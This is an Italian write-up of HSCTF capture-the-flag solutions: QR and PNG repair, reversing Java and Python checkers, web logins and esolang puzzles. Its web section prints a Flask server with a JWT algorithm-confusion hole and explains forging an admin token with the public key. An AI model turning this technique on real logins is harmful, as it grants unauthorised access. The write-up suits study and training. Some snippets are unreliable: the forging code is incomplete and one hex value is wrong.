
QR codes wear masks and so should you.



La challenge fornisce un codice QR, ricoperto da delle chiazze colorate (di colore rosso, verde e blu), da ricostruire. Tramite Photoshop o Gimp si possono facilmente rimuovere le tre macchie di colore, ricostruire i quadrati neri tagliati e aggiungere i tre grandi quadrati (tipici dei codici QR) negli angoli dell'immagine.


Fatte queste modifiche, si ottiene quanto segue:

Essendo 25x25, questo codice QR è di versione 2 e rispetta quindi il seguente schema:




Le linee blu numerate rappresentano i 15 bit di informazioni sul formato e seguono lo stesso schema a seconda dell' Error Correction Level e del Mask Pattern.

Nel QR ottenuto prima, gli ultimi 8 bit (dal 7 al 14) si conoscono (come possiamo vedere nella riga in basso al quadrato in alto a destra):




Quindi la riga alla destra del quadrato in alto a sinistra è facilmente ricostruibile seguendo il pattern della riga nella figura precedente:



Avendo gli ultimi 8 bit, è molto semplice trovare i primi 7 bit mancanti cercando nella tabella che contiene tutte le stringe dei tipi di informazioni sui formati [23]. Nel caso di questo codice QR gli ultimi 8 bit sono 01001011, ovvero gli stessi della stringa M 3: 101101101001011.

[23] `https://www.thonky.com/qr-code-tutorial/format-version-tables`

Adesso si possono ricostruire la riga in basso al quadrato in alto a sinistra e la riga alla destra del quadrato in basso a sinistra, rappresentando graficamente la stringa binaria 1011011:



Questo sarà il codice QR risultante:

Per estrarre informazioni, basta caricare l'immagine nel sito **QRazyBox** [24] , usando l'opzione "Extract QR Information" nella szione "Tool". Purtroppo i bit delle ultime due lettere della flag non possono essere ricostruiti, poichè ricoperti interamente dalle macchie di colore, quindi l'unico modo è quello di cercare la flag risultante su google. Così si può facilmente risalire alla flag originale (essendo questa una citazione famosa) che è rappresentata dal seguente codice QR:

Flag: `flag{60_dozen_quartz_jars}`

[24] `https://merricx.github.io/qrazybox`

5.7 Picture Lab: Activity 10

autore: Federico Gaeta

Dear APCSA students, You thought you were done with Picture Lab. Unfortunately, you were wrong. We're sorry. We should not have pushed this challenge out, it was irresponsible for us to deploy a meme challenge in the middle of a very serious "Catch-The-Flag" competition. We originally wrote this challenge as a joke, hoping that it would poke fun at Collegeboard's APCSA "Picture Lab"; however, we now realize that this decision was insensitive and outright disrespectful to all those who have to solve the challenge. In the future, we promise that our challenges will not make you suffer as much as this trivial challenge does. We apologize in advance to all those who will suffer at the hands of this beginner-level challenge. I hope you are able to forgive us.
Sincerely,
AC/PMP/JC

La challenge fornisce un file pdf che spiega ciò di cui bisogna informarsi per poter ricostruire un png danneggiato ed un file senza estensione chiamato `mogodb` che è, quindi, il file png danneggiato da ricostruire.
Un tool molto utile per verificare l'integrità dei png è `pngcheck`[25], che aiuta ad individuare velocemente le righe danneggiate del file. Per prima cosa bisogna sistemare il magic number (stringa identificativa del tipo di file, importante per far capire al Sistema Operativo di che file si tratta) rappresentato dai primi 16 bit del file, sostituendo le prime 4 coppie di zeri, presenti all'indirizzo 0x00000000/03, con 89 50 4E 47 ("%PNG" convertito in ASCII). Adesso è possibile analizzare il file tramite pngcheck, utilizzando il seguente comando:

```
> pngcheck mogodb
```

Questo individuerà ogni volta la riga danneggiata che dovrà essere ripristinata tramite un hex editor.

[25] `http://www.libpng.org/pub/png/apps/pngcheck.html`

In questo caso le righe danneggiate sono 3 (esattamente i 3 chunks specifici dei file PNG) e vanno ripristinati in questo modo:

```
mogodb:  invalid chunk name "" (00 48 00 52)
```

`0x0000000C 00 48 00 52 ---> 49 48 44 52 ("IHDR" in ASCII)`

```
mogodb:  invalid chunk name "I" (49 00 41 00)
```

`0x00000025 49 00 41 00 ---> AB 44 45 54 ("IDAT" in ASCII)`

```
mogodb:  invalid chunk name "I" (49 00 00 00)
```

`0x0003DD2D 49 00 00 00 ---> 49 45 4E 44 ("IEND" in ASCII)`

Ripristinati i chunk, il file sarà stato ripristinato del tutto e una volta aperto, mostrerà la flag.

Flag: `flag{and_y0u_th0ught_p1ctur3_l4b_was_h4rd}`

6 Reverse

6.1 Computer Science

autore: Pierpaolo Pecoraio

This activity will ask you to reverse a basic program and solve an introductory reversing challenge. You will be given an output that is to be used in order to reconstruct the input, which is the flag.
Note: The "Student Guide" isn't needed to solve the challenges in this series.

La challenge richiedeva di fare l'inversa di una funzione scritta in Java.
In breve, nel codice sorgente dato nell'esercizio, veniva inserita in input la flag e, dopo averla passata a due funzioni che ne cambiavano il valore, veniva confrontata con una stringa che doveva essere uguale a quella proposta da loro.
In particolare, una volta inserita la flag, il programma stampava, dopo aver applicato le due funzioni, la stringa "inagzgkpm)Wl&Tg&io".

Le parti di codice fondamentali erano queste:

```
    Scanner sc = new Scanner(System.in);
    String inp = sc.nextLine();
    inp=shift2(shift(inp));
    if (inp.equals("inagzgkpm)Wl&Tg&io");
        System.out.println("Correct. Your input is the flag
            .");
```

```
    public static String shift(String input) {
        String ret = "";
        for (int i = 0; i<input.length(); i++)
            ret+=(char)(input.charAt(i)-i);

        return ret;
    }
    public static String shift2(String input) {
        String ret = "";
        for (int i = 0; i<input.length(); i++)
            ret+=(char)(input.charAt(i)+Integer.toString((
                int)
            input.charAt(i)).length());

        return ret;
    }
```

La chiave per ottenere la flag è fare l'inverso delle due funzioni e passare come input, anziché la flag, la stringa che ci aveva fornito il codice precedente come output della trasformazione e ottenere così la stringa contenete la flag.

```
public static String revShift(String input) {
        String ret = "";
        for (int i = 0; i<input.length(); i++) {
            ret += (char)(input.charAt(i) + i);
        }
        return ret;
}
public static String revShift2(String input) {
        String ret = "";
        for (int i = 0; i<input.length(); i++) {
            ret+=(char)(input.charAt(i)-
            Integer.toString((int)input.charAt(i)).length()
                );
        }
        return ret;
}

```

```
17 | System.out.println(revShift(revShift2("inagzgkpm)Wl&Tg&io"
   |     )));
```

Sono stati semplicemente invertiti i segni delle operazioni nei due metodi.

6.2 AP Lab: English Language

autore: Pierpaolo Pecoraio

The AP English Language activity will ask you to reverse a program about manipulating strings and arrays. Again, an output will be given where you have to reconstruct an input.

Come la sfida precedente, anche questa richiede di invertire la stringa nota dal codice per ottenere la flag. Le due funzioni che hanno modificato la stringa contenente la flag sono entrambi invertibili totalmente.

```
1  public static void main(String[] args) {
2          String inp = "1dd3|y_3tttb5g`q]^dhn3j";
3          for (int i = 0; i<3; i++) {
4              inp=xor(inp);
5              inp=detranspose(inp);
6          }
7          System.out.println(inp);
8      }
9      public static String detranspose(String input) {
10         int[] transpose =
               {11,18,15,19,8,17,5,2,12,6,21,0,22,7,13,14,4,16,20,1,3,10,9};

11         String ret = "";
12         char[] deret=new char[23];
13         int j=0;
14         for (int i: transpose) {
15             ret+=input.charAt(i);
16             deret[i]=input.charAt(j);
17             j++;
18         }
19         String str = new String(deret);
20         return str;
21     }
22     public static String xor(String input) {
23         int[] xor =
               {4,1,3,1,2,1,3,0,1,4,3,1,2,0,1,4,1,2,3,2,1,0,3};
```

```
24          String deret="";
25          for (int i = 0; i<input.length(); i++) {
26              deret+= (char)(input.charAt(i)^xor[i]);
27          }
28          return deret;
29      }
```

codice di Orazio Sciuto

6.3 dis

autore: Matteo Cavallaro

I lost my source code and all I can find is this disassembly.

La challenge fornisce il file `disas`, che, come è facilmente evincibile da una breve ricerca, è il bytecode disassemblato di un codice Python, ottenuto tramite il modulo `dis`[26], che è parte di *The Python Standard Library*.

Per prima cosa, è stato ricostruito manualmente il file `vuln.py`; è possibile verificare con le seguenti istruzioni che il bytecode disassemblato del file ricostruito coincide con il bytecode fornito, confermando che il file è stato ricostruito correttamente.

```
import dis
import vuln
dis.dis(vuln)
```

[26] `https://docs.python.org/3/library/dis.html`

Il file `vuln.py` prende in input una stringa e applica ad essa la funzione `e`, che sostanzialmente mappa ogni carattere `c` della stringa di input all'intero `f(c)`, dove la funzione `f` è così definita:

```
f = lambda c : (((c * 2 - 60) + (c + 5) - 50) ^ 5) - 30
```

che è equivalente a

```
f = lambda c : ((c * 3 - 105) ^ 5) - 30
```

È facilmente ricavabile la funzione inversa `finv`:

```
finv = lambda c: (((c + 30) ^ 5) + 105) // 3
```

Poiché la stringa di input è corretta solo se `e(s) == o`, dove `o` è una costante, possiamo ricavare la stringa di input corretta con le seguenti istruzioni:

```
def einv(o):
    return [finv(c) for c in o]
print(bytes(einv(o)))
```

Flag: `flag{5tr4ng3_d1s45s3mbly_1c0a88}`

6.4 Ice Cream Bytes

autore: Matteo Cavallaro

Introducing the new Ice Cream Bytes machine! Here's a free trial: IceCreamBytes.java Oh, and make sure to read the user manual: IceCreamManual.txt

La challenge fornisce i file `IceCreamManual.txt` e `IceCreamBytes.java`. Il file Java prende in input una stringa e verifica se questa è la flag. Le istruzioni fondamentali eseguite dal programma sono:

```
Path path = Paths.get("IceCreamManual.txt");
byte[] manualBytes = Files.readAllBytes(path);
byte[] correctBytes = fillMachine(manualBytes);

byte[] loadedBytes = toppings(chocolateShuffle(vanillaShuffle(
                     strawberryShuffle(userInput.getBytes()))));
boolean correctPassword = Arrays.equals(loadedBytes, correctBytes);
```

Dove la variabile `correctPassword` assume valore `true` se e solo se la variabile `inputString` è la flag. Il valore della variabile `correctBytes` è noto, mentre il valore della variabile `inputString` tale che `correctPassword == true` è l'obiettivo fondamentale della challenge.

Le quattro funzioni `toppings`, `chocolateShuffle`, `vanillaShuffle`, e `strawberryShuffle` sono deterministiche, non portano perdita di informazione tra l'input e l'output, e sono facilmente invertibili.
Il codice che genera la soluzione è dunque il seguente:

```
...
byte[] correctBytes = ...

byte[] flag = strawberryShuffleInv(vanillaShuffleInv(
              chocolateShuffleInv(toppingsInv(correctBytes))));
System.out.println(new String(flag));
```

Dove le quattro funzioni `toppingsInv`, `chocolateShuffleInv`, `vanillaShuffleInv`, e `strawberryShuffleInv` definite nel file `IceCreamBytesSolution.java` sono rispettivamente le inverse delle suddette funzioni presenti nel file `IceCreamBytes.java`.

Flag: `flag{ic3_cr34m_byt3s_4r3_4m4z1n9_tr34ts}`

6.5 Recursion Reverse

autore: Pierpaolo Pecoraio

Jimmy needs some help figuring out how computers process text, help him out!

La challenge, esattamente come le altre, consiste nel trovare la flag a partire dall'output. Questa volta però, come si può notare nel codice, utilizza l'operatore modulo che non è invertibile.
Ci siamo resi conto che ogni lettera risultava indipendente dalle altre per valore e posizione. Attraverso un attacco bruteforce su ogni lettera è possibile ricostruire la stringa della flag.

Quando la posizione i-esima dell'input risulta uguale alla lettera in posizione 11 - i dell'output, passiamo alla successiva lettera.

```
1  public static String flagTransformed(String guess) {
2                  char[] transformed = new char[12];
3
4                  for(int i = 0; i < 12; i++) {
5                          num = 1;
6                          transformed[i] = (char)(((int)guess
                               .charAt(i) + pickNum(i + 1)) %
                               127);
7                  }
8
9                  char[] temp = new char[12];
10                 for(int i = 11; i >= 0; i--)
11                         temp[11-i] = transformed[i];
12
13                 return new String(temp);
14         }
15
16         public static char flagTransformed(String guess,
               int index) {
17                 char[] transformed = new char[12];
18
19                 for(int i = 0; i < 12; i++) {
20                         num = 1;
21                         transformed[i] = (char)(((int)guess
                               .charAt(i) + pickNum(i + 1)) %
                               127);
22                 }
23
24                 char[] temp = new char[12];
25                 for(int i = 11; i >= 0; i--)
26                         temp[11-i] = transformed[i];
27
28                 return temp[index];
29         }
30
31         public static String bruteForce(String val){
32                 char[] temp = new char[12];
33
34                 for(int i = 0; i < 12; i++)
35                         temp[i] = (char)(0);
36
37                 for(int i = 0; i < 12; i++){
38                         for(int j = 0; j < 255; j++){
```

```
39                                      temp[i] = (char)j;
40
41                                      String tempString = new
                                            String(temp);
42
43                                      char ch = flagTransformed(
                                            tempString, 11-i);
44
45                                      if(ch == val.charAt(11 - i)
                                            )
46                                              break;
47
48                              }
49                      }
50
51                      return new String(temp);
52              }
53
54              private static int pickNum(int i) {
55
56                      for(int x = 0; x <= i; x++)
57                              num+=x;
58
59                      if(num % 2 == 0)
60                              return num;
61                      else
62                              num = pickNum(num);
63
64                      return num;
65              }
```

Flag: `flag{AscII is key}`

7 Web

7.1 Broken tokens

autore: Davide Carnemolla

I made a login page, is it really secure?

La challenge fornisce un sito web in cui è possibile autenticarsi tramite utente guest senza una password. Per effettuare il login come utente admin è necessario inserire una password non nota. Inoltre conosciamo la chiave pubblica e il codice sorgente del server che ospita la pagina di login:

```
1  import jwt
2  import base64
3  import os
4  import hashlib
5  from flask import Flask, render_template, make_response,
       request, redirect
6  app = Flask(__name__)
7  FLAG = os.getenv("FLAG")
8  PASSWORD = os.getenv("PASSWORD")
9  with open("privatekey.pem", "r") as f:
10         PRIVATE_KEY = f.read()
11 with open("publickey.pem", "r") as f:
12         PUBLIC_KEY = f.read()
13
14 @app.route('/', methods=['GET', 'POST'])
15 def index():
16         if request.method == "POST":
17                 resp = make_response(redirect("/"))
18                 if request.form["action"] == "Login":
19                         if request.form["username"] == "
                               admin" and request.form["
                               password"] == PASSWORD:
20                                 auth = jwt.encode({"auth":
                                       "admin"}, PRIVATE_KEY,
                                       algorithm="RS256")
21                         else:
22                                 auth = jwt.encode({"auth":
                                       "guest"}, PRIVATE_KEY,
                                       algorithm="RS256")
23                         resp.set_cookie("auth", auth)
24                 else:
```

```
25                          resp.delete_cookie("auth")
26
27                  return resp
28          else:
29                  auth = request.cookies.get("auth")
30                  if auth is None:
31                          logged_in = False
32                          admin = False
33                  else:
34                          logged_in = True
35                          admin = jwt.decode(auth, PUBLIC_KEY
                                )["auth"] == "admin"
36                  resp = make_response(
37                          render_template("index.html",
                                logged_in=logged_in, admin=
                                admin, flag=FLAG)
38                  )
39          return resp
40
41  @app.route("/publickey.pem")
42  def public_key():
43          with open("./publickey.pem", "r") as f:
44                  resp = make_response(f.read())
45                  resp.mimetype = 'text/plain'
46                  return resp
47
48  if __name__ == "__main__":
49          app.run()
```

Come è possibile notare dal codice sorgente, durante il login viene rilasciato un token jwt di tipo RS256, generato attraverso una chiave privata. È possibile notare la vulnerabilità alla riga 35 del codice sorgente: all'interno della funzione decode non viene specificato alcun tipo di algoritmo da utilizzare, in questo caso la funzione estrarrà il tipo di algoritmo da utilizzare dall'header del jwt. Generando quindi un jwt di tipo HS256 (cifratura simmetrica) riusciamo a superare il controllo durante la decode, permettendoci così di effettuare l'accesso come utente admin.
È possibile generare un jwt in Python utilizzando il seguente codice:

```
1  import jwt
2  public = open('public.pem', 'r').read()
3  print(public)
```

Basterà quindi inserire il jwt nella sezione relativa ai cookie del proprio browser per ottenere la flag.

Flag: `flag{1n53cur3_tok3n5_5474212}`

7.2 Debt Simulator


autore: Orazio Sciuto

https://debt-simulator.web.hsctf.com/

La challenge richiede di collegarsi al sito https://debt-simulator.web.hsctf.com/. Purtroppo, ad oggi, il sito non è più accessibile e quindi per la scrittura della seguente write up farò uso di alcuni screenshot dello stesso tratti dal Web[27], essendo comunque uguali i passaggi svolti per risolvere la challenge.
All'interno di tale sito si trova un semplice giochino che simula in modo randomico dei pagamenti e dei prestiti.


Utilizzando il tool *BurpSuite* possiamo osservare che ad ogni generazione di una nuova mossa del gioco viene richiamata la funzione *getPay*.

[27] `https://jaiguptanick.github.io/Blog/blog/HSCTF7_2020_Writeups/`



Possiamo quindi pensare che bisogna sostituire la chiamata di tale funzione con un altra per ottenere la flag.
Andando ad analizzare il codice javascript, possiamo notare un url: `https://debt-simulator-login-backend.web.hsctf.com/yolo_0000000000001` dal quale viene prelevato il nome della funzione da richiamare al click del bottone centrale.

Collegandoci a tale URL scopriamo i nomi delle tre funzioni che il sito può richiamare, tra di esse vi è la funzione `getgetgetgetgetgetgetgetgetFlag` che se sostituita alla funzione `getPay` mediante Burp Suite ci restituirà la flag della challenge.




Flag: `flag{y0u_f0uND_m3333333_123123123555554322221}`

7.3 Very safe login

autore: Giuseppe Di Naso

Bet you can't log in.
https://very-safe-login.web.hsctf.com/very-safe-login

La challenge consiste nel trovare una flag all'interno di una pagina alla quale si fa accesso dopo aver superato una pagina di login. Viene fornito un link ad una pagina di login molto semplice nella quale, analizzando la sorgente ed in particolare la sezione relativa al javascript, si è fatto caso esservi presenti delle credenziali (username, password), che inserite nel form di login hanno permesso l'accesso alla pagina in cui era nascosta la flag.



Flag: `flag{cl13nt_51de_5uck5_135313531}`

8 Miscellaneous

8.1 Apple Pie

autore: Davide Carnemolla

My friend gave this program to me, but I'm not sure what it means.

La challenge forniva un file di nome ApplePie.pie:

Good luck reading this lol uDZD0 MDOD1 MA$ZF JDTD2 MDLDF5F*F1 MA$LF JEepbeepQ10 ZA$OF JC LA$TF JEepbeepQ02 ZA$OF JC LDWDF$LF+F1 MA$WF JDNDF13F*F70 MDNDF$NF+F1 MA$NF JA1 JDPD0 MDKD0 MEepbeepQ20 ZDPDF$PF+F1 MDKDF$KF+F1 MC LEepbeepQ22 ZDKDF$KF+F1 MC LDKDF$KF*F$PF MA$KF JA2 JA2 JDLDF$LF-F5 MA$LF JA$LF JDAD1 MDTD1 MEepbeepQ11 ZDPDF2F*F$AF MDPDF$PF+F1 MDTDF$TF+F$PF MDADF$AF+F1 MC LA$TF J!!!
The output will need to be converted to ascii characters. Flag format: 'flag{'+output+'}'

Apple Pie [28] è un esolang (Esoteric Programming Language) creato da Cortex [29]. Un linguaggio di programmazione esoterico è una tipologia di linguaggi di programmazione particolarmente complessi e volutamente meno chiari possibile.

[28] `https://esolangs.org/wiki/Apple_Pie`
[29] `https://esolangs.org/wiki/User:Cortex`

Questi linguaggi, popolari fra gli hacker e gli utenti più che abili, non hanno una vera utilità nel mondo reale, ma sono generalmente concepiti per mettere alla prova i limiti della programmazione su computer, come proof of concept per dimostrare una teoria o per semplice divertimento. Alcuni, invece, sono concepiti come esercizio per comprendere meglio il funzionamento di un calcolatore.[30]
I comandi di Apple Pie sono rappresentati da una lettera e la lettera che termina il comando dipende dal comando stesso. Più precisamente per terminare un comando identificato dalla lettera α bisogna utilizzare la lettera $(\alpha+9) \mod 'Z'$. Ad esempio per terminare un comando R bisogna utilizzare la lettera 'B'.
Il linguaggio dispone dei seguenti comandi e indicheremo con **X** i valori di input:

comando	descrizione
Good luck reading this lol u	Esegue il programma
A**X**	Se l'input è un carattere stampa il carattere X-1 Se l'input è una variabile stampa il suo valore in maniera inversa
C	Termina un loop
D**X**D**X**	Definisce una variabile. Il primo input è il nome della variabile mentre il secondo è il valore con cui viene inizializzata
EepbeepQ**X**	Inizia un loop. L'input definisce quante volte viene eseguito ed è espresso in base 3
F**X**F**X**F**X**	Il primo input è una variabile o un numero in base 10 Il secondo input è un'operatore $\rho \in \{+, -, *, /, \wedge\}$ Il terzo input è il secondo operando Restituisce il risultato dell'espressione
$**X**F	Se X è una variabile viene restituito il valore della variabile, altrimenti viene restituita la lettera L
!!!	Termina il programma

In realtà sono presenti altri comandi che non vengono qui riportati poiché non utili alla risoluzione della challenge.

[30] `https://it.wikipedia.org/wiki/Linguaggio_di_programmazione_esoterico`

Per tutti i comandi consulta la documentazione. Codificando il programma in python otteniamo il seguente codice:

```
def reverse_print(val):
    return str(val)[::-1]

def min_print(val):
    return str(val-1)

output = ""

#Good luck reading this lol
Z = 0
O =1
output += reverse_print(Z)
T = 2
L = 5*1
output += reverse_print(L)

for i in range(0, 3):
    output += reverse_print(O)

output += reverse_print(T)

for i in range(0, 2):
    reverse_print(O)

W = L + 1

output += reverse_print(W)

N = 13*70

N = N+1

output += reverse_print(N)

output += min_print(1)
P = 0
K = 0

for i in range(0, 6):
    P = P+1
    K = K+1


```

```
for i in range(0, 8):
    K = K+1

K = K*P

output += reverse_print(K)
min_print(2)
min_print(2)

L = L-5
output += reverse_print(L)
output += reverse_print(L)

A = 1
T = 1

for i in range(0, 4):
    P = 2*A
    P = P+1
    T = T+P
    A = A + 1

output += reverse_print(T)

print(output)
```

Eseguendo il codice otteniamo la stringa

`05111261190480052`

che convertita in caratteri rappresenta la flag.


Flag: `flag{3ptw0n4}`

8.2 Binary Word Search

autore: Davide Carnemolla

My little brother who is in kindergarten was given this to him by his teacher. He wasn't able to solve it, but can you? Note: 0 is black, 1 is white. The entire flag is hidden inside the word search, including flag. The flag may also be backwards or diagonally hidden.

La challenge forniva la seguente immagine:



Dopo averla trasformata in una matrice di pixel attraverso un tool online [31], il problema si riconduce alla ricerca di una parola all'interno di una matrice bidimensionale.
L'idea dell'algoritmo è semplice: provare tutte le celle. Se una cella ha il primo carattere della stringa che stiamo cercando proviamo tutte le direzioni in cerca del secondo carattere e così via[32].

[31] `https://www.dcode.fr/binary-image`
[32] `https://www.geeksforgeeks.org/search-a-word-in-a-2d-grid-of-characters/`

```
class GFG:

    def __init__(self):
        self.R = None
        self.C = None
        self.dir = [[-1, 0], [1, 0], [1, 1],
                    [1, -1], [-1, -1], [-1, 1],
                    [0, 1], [0, -1]]

    # This function searches in all 8-direction
    # from point(row, col) in grid[][]
    def search2D(self, grid, row, col, word):

        # If first character of word doesn't match
        # with the given starting point in grid.
        if grid[row][col] != word[0]:
            return False

        # Search word in all 8 directions
        # starting from (row, col)
        for x, y in self.dir:

            # Initialize starting point
            # for current direction
            rd, cd = row + x, col + y
            flag = True

            # First character is already checked,
            # match remaining characters
            for k in range(1, len(word)):

                # If out of bound or not matched, break
                if (0 <= rd <self.R and
                    0 <= cd < self.C and
                    word[k] == grid[rd][cd]):

                    # Moving in particular direction
                    rd += x
                    cd += y
                else:
                    flag = False
                    break

            # If all character matched, then
            # value of flag must be false
```

```
            if flag:
                return True
        return False

    # Searches given word in a given matrix
    # in all 8 directions
    def patternSearch(self, grid, word):

        # Rows and columns in given grid
        self.R = len(grid)
        self.C = len(grid[0])

        # Consider every point as starting point
        # and search given word
        for row in range(self.R):
            for col in range(self.C):
                if self.search2D(grid, row, col, word):
                    return row, col

    def findFlag(self, grid, x, y):
        self.R = len(grid)
        self.C = len(grid[0])

        result = ""
        col = y

        for row in range(x, 1, -1):
            if col > self.C - 1:
                break
            result = result + grid[row][col]
            col = col+1

        return result

def decode_binary_string(s):
    return ''.join(chr(int(s[i*8:i*8+8],2)) for i in range(
        len(s)//8))


# Driver Code
if __name__=='__main__':
    file = open("reversed.txt", "r").readlines()

    grid = []

```

```
90      for line in file:
91          temp = line.replace("\n", "")
92          grid.append(temp)
93
94      gfg = GFG()
95      x, y = gfg.patternSearch(grid, '
            01100110011011000110000101100111')
96
97      result = gfg.findFlag(grid, x, y)
98      print(decode_binary_string(result))
```

Dopo aver individuato la parola "flag" in codice binario all'interno della matrice, ricostruiamo l'intera flag attraverso la funzione *findFlag* che, partendo dalle coordinate individuate dalla funzione *patternSearch*, ricostruisce l'intera stringa procedendo verso la stessa direzione.

